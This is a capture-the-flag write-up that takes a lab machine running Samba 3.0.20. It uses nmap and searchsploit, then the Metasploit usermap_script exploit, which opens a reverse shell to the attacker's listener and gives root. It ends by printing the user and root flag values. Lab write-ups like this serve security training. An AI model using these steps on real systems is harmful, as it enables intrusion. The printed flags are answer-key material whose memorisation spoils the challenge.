


Report By Yaniv Max Tzioni

Step 1:

Nmap:

Command: “nmap -sV -O -F -Pn --version-light 10.10.10.3”


	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	vsftpd 2.3.4
✓	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Step 2: The Vulnerable Samba

After I found out that port 445 - Samba smbd 3.0.20-Debian was opened.

Let's see if I can find any vulnerabilities around that specific version

Command: “searchsploit Samba 3.0.20”



Found out there's a 'Username' map script Command Execution that i could launch using Metasploit

```
msf5 > search Samba 3.0.20

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/http/wp_easycart_privilege_escalation 2015-02-25       normal     Yes    WordPress WP EasyCart Plugin Privilege Escalation
   1   auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   2   auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   3   auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   4   auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   7   exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   8   exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   9   exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   10  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   11  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   12  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   13  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   14  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   15  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   16  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   17  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   18  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   19  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   20  exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   21  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   22  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   23  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   24  exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   25  exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   26  post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
```

Look like exploit number 14 is what im looking for

Step 3:

use command:
“use exploit/multi/samba/usermap_script”
Set Rhost to 10.10.10.3
And Run

```
msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Command shell session 1 opened (10.10.14.10:4444 → 10.10.10.3:40125) at 2021-01-11 16:27:21 +0200

whoami
root
```

Step 4:

Checking around for intresting files

1.Found user.txt in /home/makis

```
cat user.txt
f74829513b78287acdbfe73ee2a0ad13
```

This is the user flag

2.Found root.txt in /root

```
cat root.txt
63de7d2d0f977dabe56eafb5f749bfc7
```

This is the root flag